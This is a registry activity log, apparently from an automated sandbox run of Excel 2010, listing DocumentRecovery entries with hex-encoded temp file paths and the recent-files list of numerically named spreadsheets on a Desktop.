00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC533	EC533	binary	04 00 00 00 10 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 32 00 31 00 2E 00 36 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 47 CC F2 66 BC 40 D7 01 33 C5 0E 00 33 C5 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC5BF	EC5BF	binary	04 00 00 00 10 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 33 00 2E 00 34 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 49 D7 05 67 BC 40 D7 01 BF C5 0E 00 BF C5 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC69A	EC69A	binary	04 00 00 00 10 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2F D4 37 67 BC 40 D7 01 9A C6 0E 00 9A C6 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC716	EC716	binary	04 00 00 00 10 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5F 00 31 00 31 00 31 00 36 00 35 00 31 00 39 00 31 00 37 00 5F 00 33 00 37 00 35 00 38 00 31 00 38 00 39 00 38 00 34 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 91 40 4D 67 BC 40 D7 01 16 C7 0E 00 16 C7 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	2?7	binary	32 3F 37 00 10 08 00 00 02 00 00 00 00 00 00 00 8C 00 00 00 01 00 00 00 44 00 00 00 3C 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5F 00 31 00 31 00 31 00 36 00 35 00 31 00 39 00 31 00 37 00 5F 00 33 00 37 00 35 00 38 00 31 00 38 00 39 00 38 00 34 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5F 00 31 00 31 00 31 00 36 00 35 00 31 00 39 00 31 00 37 00 5F 00 33 00 37 00 35 00 38 00 31 00 38 00 39 00 38 00 34 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FDBBF	FDBBF	binary	04 00 00 00 10 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A 5A 6C 91 BC 40 D7 01 BF DB 0F 00 BF DB 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
